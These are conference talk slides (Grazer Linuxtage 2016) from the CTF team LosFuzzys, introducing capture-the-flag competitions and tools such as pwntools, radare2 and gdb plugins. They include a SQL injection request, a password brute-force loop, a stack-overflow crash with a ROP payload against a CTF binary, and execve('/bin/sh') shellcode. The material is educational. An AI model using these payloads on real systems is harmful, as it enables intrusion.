



A CTF Hackers Toolbox

Grazer Linuxtage 2016

\$ who

mike/@f0rki

- f0rki@hack.more.systems
- CS/InfoSec Student
- CTF Player since 2010

@stefan2904

- stefan@hack.more.systems
- CS/InfoSec/CI Student
- CTF Player since 2014

CTF: Capture The Flag

- Collaborative hacking competitions
 - Teams vs. Teams
- The goal is to capture flags

CTF{THIS_IS_A_FLAG}

CTF Type: Jeopardy




Figure: Sharif CTF Challenge Board

CTF Type: Attack-Defense




Figure: RUCTF 2015 Network Schema (source: RUCTF org)

CTF Type: Attack-Defense


	Team	Faust2048	Goethe Gallery	Bashing	Faust Quiz	notekeeping	Wichteln	Sell your soul	Total offense	Total defense	Total SLA	Total
1.	 Bushwhackers ID: 85	↳ 2832 ─ 155 ○ 690 not checked	↳ 2111 ─ 152 ○ 536 not checked	↳ 6213 ─ 157 ○ 1683 not checked	↳ 12274 ─ 157 ○ 3284 faulty	↳ 3540 ─ 147 ○ 136 not checked	↳ 0 ─ 157 ○ 1414 faulty	↳ 34 ─ 152 ○ 4040 up	27004	1076	11783	39862
2.	 FluxFingers ID: 233	↳ 774 ─ 135 ○ 800 recovering	↳ 440 ─ 142 ○ 438 up	↳ 564 ─ 151 ○ 1126 up	↳ 1561 ─ 138 ○ 2289 not checked	↳ 713 ─ 144 ○ 244 faulty	↳ 10019 ─ 157 ○ 813 faulty	↳ 13742 ─ 157 ○ 4040 recovering	27813	1024	9752	38588
3.	 HackerDom ID: 60	↳ 257 ─ 125 ○ 603 not checked	↳ 1613 ─ 141 ○ 633 up	↳ 2895 ─ 117 ○ 1217 up	↳ 2490 ─ 124 ○ 2239 flag not found	↳ 2914 ─ 142 ○ 149 not checked	↳ 5573 ─ 148 ○ 2687 recovering	↳ 363 ─ 157 ○ 4123 recovering	16106	955	11652	28712
4.	 KITCTF ID: 146	↳ 0 ─ 157 ○ 542 not checked	↳ 723 ─ 139 ○ 373 not checked	↳ 121 ─ 98 ○ 1010 recovering	↳ 0 ─ 100 ○ 2836 flag not found	↳ 3801 ─ 138 ○ 448 faulty	↳ 0 ─ 132 ○ 1591 not checked	↳ 0 ─ 141 ○ 4040 recovering	4645	905	10841	16391
5.	backzogtum ID: 45	↳ 0 ─ 117 ○ 788 recovering	↳ 464 ─ 141 ○ 455 up	↳ 1405 ─ 122 ○ 1735 up	↳ 0 ─ 96 ○ 3135 flag not found	↳ 380 ─ 134 ○ 1059 up	↳ 0 ─ 148 ○ 1945 faulty	↳ 0 ─ 148 ○ 4081 recovering	2249	906	13197	16353
6.	 LosFuzzys ID: 17	↳ 438 ─ 128 ○ 579 not checked	↳ 143 ─ 139 ○ 520 up	↳ 117 ─ 153 ○ 1294 up	↳ 0 ─ 97 ○ 2538 flag not found	↳ 2122 ─ 137 ○ 475 faulty	↳ 32 ─ 153 ○ 3006 up	↳ 117 ─ 127 ○ 3875 recovering	2969	934	12287	16190

Figure: FAUST CTF 2015 scoreboard

Why CTFs?

- It's fun!
- Gain experience in Information Security
- Challenges modeled after real-world problems
 - Sometimes real-world bugs modeled after CTF bugs?

LosFuzzys: A CTF Team in Graz



We Like Bugs!

LosFuzzys: A CTF Team in Graz

- A group of people interested in information security
- Primarily CS/SW/ICE Students from TUGraz
 - But we welcome anyone interested and motivated :)
 - and maybe even you ;)
- Irregular Meet-ups

Where to start?

- Talk to us! :-)
- <https://hack.more.systems>
twitter: @LosFuzzys
- Read writeups!
 - Repo: github.com/ctfs
 - Ours: hack.more.systems/writeups

CTF Toolbox



CTF Toolbox

- Great diversity of challenges
- Some things turn up frequently
- Knowledge of technology necessary
- Experience helps a lot
- Using the right tools is essential
 - assuming you know how to use them . . .

Scripting is your best Friend

- Be comfortable in automating things
- Use whatever works best
 - bash, zsh etc.
 - Python, Ruby etc.



Command-Line-Fu is very helpful

- Standard utils – grep, sed, awk, sort, cut, uniq, ...
- Network stuff – nc, socat, dig, nmap
- Query json – jq
- HTTP – curl
- ...
- Pipe together to get your results!

Bash Password Guessing

```
for x in q w e r t y u i o p a s d f g h j k l z \
        x c v b n m Q W E R T Y U I O P A S D F G H J \
        K L Z X C V B N M 1 2 3 4 5 6 7 8 9 0 "_" "_" "?""
do
echo "= $x ="
# count sigaction syscalls
strace ./stage3.bin "Did_you_!$x$x$x$x$x$x$x$x" 2>&1 \
| grep sigaction \
| wc -l
done > log
# get highest count of sigactions and triggering char
cat log | grep -B 1 \
"$(cat log | grep -v = | sort | uniq | tail -n 1)"
```

Automated Browsing – python-requests

```
import requests

URL = 'http://ctf.example.com'
s = requests.session()
r = s.post(URL + '/login',
            data={'user': 'fuzzy', 'pass': '1234'})

# GET http://ctf.example.com/vuln?x='or%201=1---x
resp = s.get(URL + '/vuln',
              params={'x': '\'or 1=1 ---x'})
# session cookie automagically used here

print resp.text
# flag{some_flag_of_some_service}
```

Dirty Networking – pwntools

```
from pwn import *

r = remote('ctf.example.com', 1337)

# line based
r.recvline()
r.sendline('HELO %s%s%s%s')
r.recvuntil('250 Hello')

data = r.recv(4)

# unpack LE uint32 from bin
i = u32(data)
log.info('received uint32 {}'.format(i))

# pack BE uint32 to bin
r.send(p32(1094795585, endian='big'))
r.recvline()
```

Finding & Analyzing Vulnerabilities



```
static void main(String[] args) throws E
    mon secret key (must be exchanged secu
    secret_key = "Super Secret HMAC KEY".
    err.println(" shared secret HMAC key:
    il.toString(secret_key));

    // Signer side
    System.err.println("---- HMAC-SHA1 computat
    // Input message
    // message = "Hello World!".getBytes()
    // ADD
```

Analyzing Java/.NET Apps

- Great decompilers!
- Java/Dalvik bytecode
 - intelliJ built-in decompiler (fernflower), procyon
 - <http://www.javadecompilers.com/>
- Android apps/Dalvik bytecode
 - apktool, smali/baksmali, jadx
 - Xposed
- .NET bytecode
 - ILSpy, JetBrains dotPeek

A wild binary appears!

```
$ file ./pwn
pwn: ELF 32-bit LSB executable, Intel 80386,
version 1 (GNU/Linux), statically linked,
for GNU/Linux 2.6.24,
not stripped
```

```
$ objdump -d ./pwn | less
```


```
08048f06 <safe_save>:  
08048f06:    55                      push   ebp  
08048f07:    89 e5                   mov    ebp,esp  
08048f09:    81 ec 18 10 00 00       sub    esp,0x1018  
08048f0f:    8b 45 08                 mov    eax,DWORD PTR [ebp+0x8]  
08048f12:    89 04 24                 mov    DWORD PTR [esp],eax  
08048f15:    e8 2a ff ff ff       call   8048e44 <check_size>  
08048f1a:    85 c0                   test   eax,eax  
08048f1c:    74 23                   je    8048f41 <safe_save+0x3b>  
08048f1e:    8d 85 f8 ef ff ff       lea    eax,[ebp-0x1008]  
08048f24:    89 44 24 04       mov    DWORD PTR [esp+0x4],eax  
08048f28:    8b 45 08                 mov    eax,DWORD PTR [ebp+0x8]  
08048f2b:    89 04 24                 mov    DWORD PTR [esp],eax  
08048f2e:    e8 41 ff ff ff       call   8048e74 <save_in_buffer>  
08048f33:    c7 04 24 98 1d 0c 08       mov    DWORD PTR [esp],0x80c1d98  
08048f3a:    e8 81 6b 00 00       call   804fac0 <_I0_puts>  
08048f3f:    eb 0c                   jmp    8048f4d <safe_save+0x47>  
08048f41:    c7 04 24 bd 1d 0c 08       mov    DWORD PTR [esp],0x80c1dbd  
08048f48:    e8 73 6b 00 00       call   804fac0 <_I0_puts>  
08048f4d:    c9                     leave  
08048f4e:    c3                     ret
```



Keep Calm
And
Use radare2
From git

```
[0x08048f06 0% 155 ./pwn]> pd $r @ sym.safe_save
/ (fcn) sym.safe_save 73
    ; arg int arg_8h @ ebp+0x8
    ; var int local_1008h @ ebp-0x1008
    ; CALL XREF from 0x08048f7c (sym.safe_save)
0x08048f06      55          push    ebp
0x08048f07      89e5        mov     ebp, esp
0x08048f09      81ec18100000 sub    esp, 0x1018
0x08048f0f      8b4508        mov     eax, dword [ebp+arg_8h] ; [0x8:4]=0
0x08048f12      890424        mov     dword [esp], eax
0x08048f15      e82affffff  call    sym.check_size ;[1]
0x08048f1a      85c0        test   eax, eax
0x08048f1c      7423        je     0x08048f41 ;[2]
0x08048f1e      8d85f8effffff lea    eax, [ebp - local_1008h]
0x08048f24      89442404        mov     dword [esp + 4], eax
0x08048f28      8b4508        mov     eax, dword [ebp+arg_8h] ; [0x8:4]=0
0x08048f2b      890424        mov     dword [esp], eax
0x08048f2e      e841fffff    call    sym.save_in_buffer ;[3]
0x08048f33      c70424981d0c. mov     dword [esp], str.The_file_has_been_saved_successfull
0x08048f3a      e8816b0000  call    sym.puts ;[4]
0x08048f3f      eb0c        jmp    0x08048f4d ;[5]
`--> 0x08048f41      c70424bd1d0c. mov     dword [esp], str.No_No_the_file_is_too_big_n ; [0x8
0x08048f48      e8736b0000  call    sym.puts ;[4]
; JMP XREF from 0x08048f3f (sym.safe_save)
--> 0x08048f4d      c9          leave
--> 0x08048f4e      c3          ret
```

```
[0x08048f06]> VV @ sym.safe_save (nodes 4 edges 4 zoom 100%) BB-SUMM
```



```
[0x08048f06]> VV @ sym.safe_save (nodes 4 edges 4 zoom 100%) BB-NORM mouse:canvas-y movements-speed:5
```

```
=-----+
| [0x08048f06]
| (fcn) sym.safe_save 73
; arg int arg_8h @ ebp+0x8
; var int local_1008h @ ebp-0x1008
| push ebp
| mov ebp, esp
| sub esp, 0x1018
| mov eax, dword [ebp+arg_8h]
| mov dword [esp], eax
| call sym.check_size ;[a]
| test eax, eax
| je 0x08048f41 ;[b]
=-----+
```

t f

'

```
=-----+
| 0x08048f41
| mov dword [esp], str.No_No_the_file_is_too_big_n
| call sym.puts ;[c]
=-----+
```

v

```
=-----+
| 0x08048f06
| lea eax, [ebp - local_1008h]
| mov dword [esp + 4], eax
| mov eax, dword [ebp+arg_8h]
| mov dword [esp], eax
| call sym.save_in_buffer ;[d]
| mov dword [esp], str.The_file_has_been_saved_successfully
| call sym.puts ;[c]
| jmp 0x8048f4d ;[e]
=-----+
```

v

```
=-----+
| 0x08048f4d
| leave
| ret
=-----+
```

radare2 – example commands

- Search for functions containing "exec"

```
afl~exec
```

- Show/search all strings in the file

```
izz  
izz~FLAG
```

- Compute CRC32 over next 32 byte

```
#crc32 32
```

Binary Decompilers

- No really good open source binary decompilers :(
 - The radare guys are working on one
- Commercial/Closed-Source
 - Hex-Rays/IDA Pro Decompiler (\$\$\$)
 - Hopper (\$)
 - retdec (free, webservice, no x86_64)

Debugging?

```
(gdb) break main
Breakpoint 1 at 0x8048f52
(gdb) r
Starting program: /ctf/ndhquals2016/secure_file_reader_200/pwn

Breakpoint 1, 0x08048f52 in main ()
(gdb) i r
eax          0x1          1
ecx          0x9c97863f      -1667791297
edx          0xfffffd384      -11388
ebx          0x80481b0       134513072
esp          0xfffffd368      0xfffffd368
ebp          0xfffffd368      0xfffffd368
esi          0x0          0
edi          0x80ee00c       135192588
eip          0x8048f52       0x8048f52 <main+3>
eflags        0x246      [ PF ZF IF ]
cs            0x23         35
ss            0x2b         43
ds            0x2b         43
es            0x2b         43
fs            0x0          0
gs            0x63         99
(gdb) x/10i $eip
=> 0x8048f52 <main+3>: and    $0xffffffff,%esp
    0x8048f55 <main+6>: sub    $0x10,%esp
    0x8048f58 <main+9>: cmpl   $0x2,0x8(%ebp)
    0x8048f5c <main+13>: je     0x8048f71 <main+34>
    0x8048f5e <main+15>: movl   $0x80c1dd9,(%esp)
    0x8048f65 <main+22>: call    0x804fac0 <puts>
    0x8048f6a <main+27>: mov    $0x1,%eax
    0x8048f6f <main+32>: jmp    0x8048f86 <main+55>
    0x8048f71 <main+34>: mov    0xc(%ebp),%eax
    0x8048f74 <main+37>: add    $0x4,%eax
(gdb) i r
eax          0x1          1
ecx          0x9c97863f      -1667791297
edx          0xfffffd384      -11388
ebx          0x80481b0       134513072
esp          0xfffffd368      0xfffffd368
ebp          0xfffffd368      0xfffffd368
esi          0x0          0
edi          0x80ee00c       135192588
eip          0x8048f52       0x8048f52 <main+3>
```

```

0x08048f58 in main ()
gdb-peda$ [----- registers -----]
EAX: 0x1
EBX: 0x80481b0 (<_init>: push ebx)
ECX: 0x9c97863f
EDX: 0xfffffd384 --> 0x80481b0 (<_init>: push ebx)
ESI: 0x0
EDI: 0x80ee00c --> 0x8067e60 (<_stpcpy_sse2>: mov edx,DWORD PTR [esp+0x4])
EBP: 0xfffffd368 --> 0x8049710 (<_libc_csu_fini>: push ebx)
ESP: 0xfffffd350 --> 0x80ee074 --> 0x80ef2a0 --> 0x0
EIP: 0x8048f5c (<main+13>: je 0x8048f71 <main+34>)
EFLAGS: 0x297 (CARRY PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
0x8048f52 <main+3>: and esp,0xffffffff0
0x8048f55 <main+6>: sub esp,0x10
0x8048f58 <main+9>: cmp DWORD PTR [ebp+0x8],0x2
=> 0x8048f5c <main+13>: je 0x8048f71 <main+34>
0x8048f5e <main+15>: mov DWORD PTR [esp],0x80c1dd9
0x8048f65 <main+22>: call 0x804fac0 <puts>
0x8048f6a <main+27>: mov eax,0x1
0x8048f6f <main+32>: jmp 0x8048f86 <main+55>
                                                JUMP is NOT taken
[----- stack -----]
0000| 0xfffffd350 --> 0x80ee074 --> 0x80ef2a0 --> 0x0
0004| 0xfffffd354 --> 0xfffffd3f4 --> 0xfffffd565 ("/ctf/ndhquals2016/secure_file_reader_200/pwn")
0008| 0xfffffd358 --> 0xfffffd3fc --> 0xfffffd592 ("LOGNAME=fuzzy")
0012| 0xfffffd35c --> 0x80481b0 (<_init>: push ebx)
0016| 0xfffffd360 --> 0x0
0020| 0xfffffd364 --> 0x80ee00c --> 0x8067e60 (<_stpcpy_sse2>: mov edx,DWORD PTR [esp+0x4])
0024| 0xfffffd368 --> 0x8049710 (<_libc_csu_fini>: push ebx)
0028| 0xfffffd36c --> 0x804915a (<_libc_start_main+458>: mov DWORD PTR [esp],eax)
[-----]
Legend: code, data, rodata, value
0x8048f5c in main ()
gdb-peda$ stepi

```

Debuggers

- Use gdb with one of those:
 - PEDA
 - GEF
 - pwndbg
 - voltron
 - gdb-dashboard
- gdb alternatives: llDbg, radare2
- Newer debugging approaches
 - qira
 - rr

Pwning!

```
$ mkfifo ./fifo
$ ./pwn ./fifo & python -c 'print("A"*4128)' >> ./fifo
[1] 9391
The file has been saved successfully
[1] + 9391 segmentation fault (core dumped) ./pwn ./fifo
$ dmesg | tail -n 1
pwn[9391]: segfault at 41414141 ip 0000000041414141
sp 00000000ffb6d340 error 14
```

pwntools again!

```
from pwn import * # NOQA

velf = ELF("./pwn")
r = ROP(velf)
r.call("exit", [42])
payload = "A" * 4124 + str(r)

# launch process
vp = process(["./pwn", "./fifo"])
gdb.attach(vp)
# break *0x8048f4e

with open("./fifo", "w") as f:
    f.write(payload)

# forward stdin/stdout to process stdin/stdout
vp.interactive()
```

```
[*] '/ctf/ndhquals2016/secure_file_reader_200/pwn'
Arch:      i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:     No PIE
[*] Loading gadgets for '/ctf/ndhquals2016/secure_file_reader_200/pwn'
[*] 0x0000:          0x804e820 exit(42)
[*] 0x0004:          'baaa' <pad>
[*] 0x0008:          0x2a arg0
[!] NULL byte in payload!
[*] saving payload
[+] Starting program './pwn': Done
[*] Switching to interactive mode
[*] Program './pwn' stopped with exit code 42
The file has been saved successfully
[*] Got EOF while reading in interactive
$ 
[*] removing fifo
```




```
In [3]: print shellcraft.linux.sh()
/* push '/bin///sh\x00' */
push 0x68
push 0x732f2f2f
push 0x6e69622f

/* call execve('esp', 0, 0) */
push (SYS_execve) /* 0xb */
pop eax
mov ebx, esp
xor ecx, ecx
cdq /* edx=0 */
int 0x80
```

```
In [4]: print hexdump(asm(shellcraft.linux.sh()))
00000000  6a 68 68 2f  2f 2f 73 68  2f 62 69 6e  6a 0b 58 89  |jhh//sh/bin|j·X·|
00000010  e3 31 c9 99  cd 80
00000016
```

pwntools/binjitsu

- I/O abstraction (called Tubes)
- ELF parser/info
- Return Oriented Programming (ROP)
- Shellcode
 - plug'n'pwn
 - shellcode builder
- Binary data “parsing”
- ...



Crypto Tools

- Pen & Paper
- sage
 - CAS & python
- packages implementing attacks, e.g.
 - python-paddingoracle
 - hashpumpy (hash length extension attack)
 - ...

Learn to Improvise

- Premature optimization* is the root of all evil!
 - * also commenting code
 - * also clean code
- (only true for attack *&& during CTFs!*)
- If it works once, . . . it works!
- Code-reuse between different CTFs!
 - Post-CTF code cleanup would be good . . .

A fool with a tool is still a fool!

<https://hack.more.systems>

Thanks to

- all LosFuzzys members
- tuflowgraphy.at
- realraum
- IAIK

Writeups of Used Examples

- <https://hack.more.systems/writeups>
- 9447ctf: premonition (web)
- NDH quals 2016: matriochka (reversing)
- NDH quals 2016: secure file reader (pwn)

don't be eve!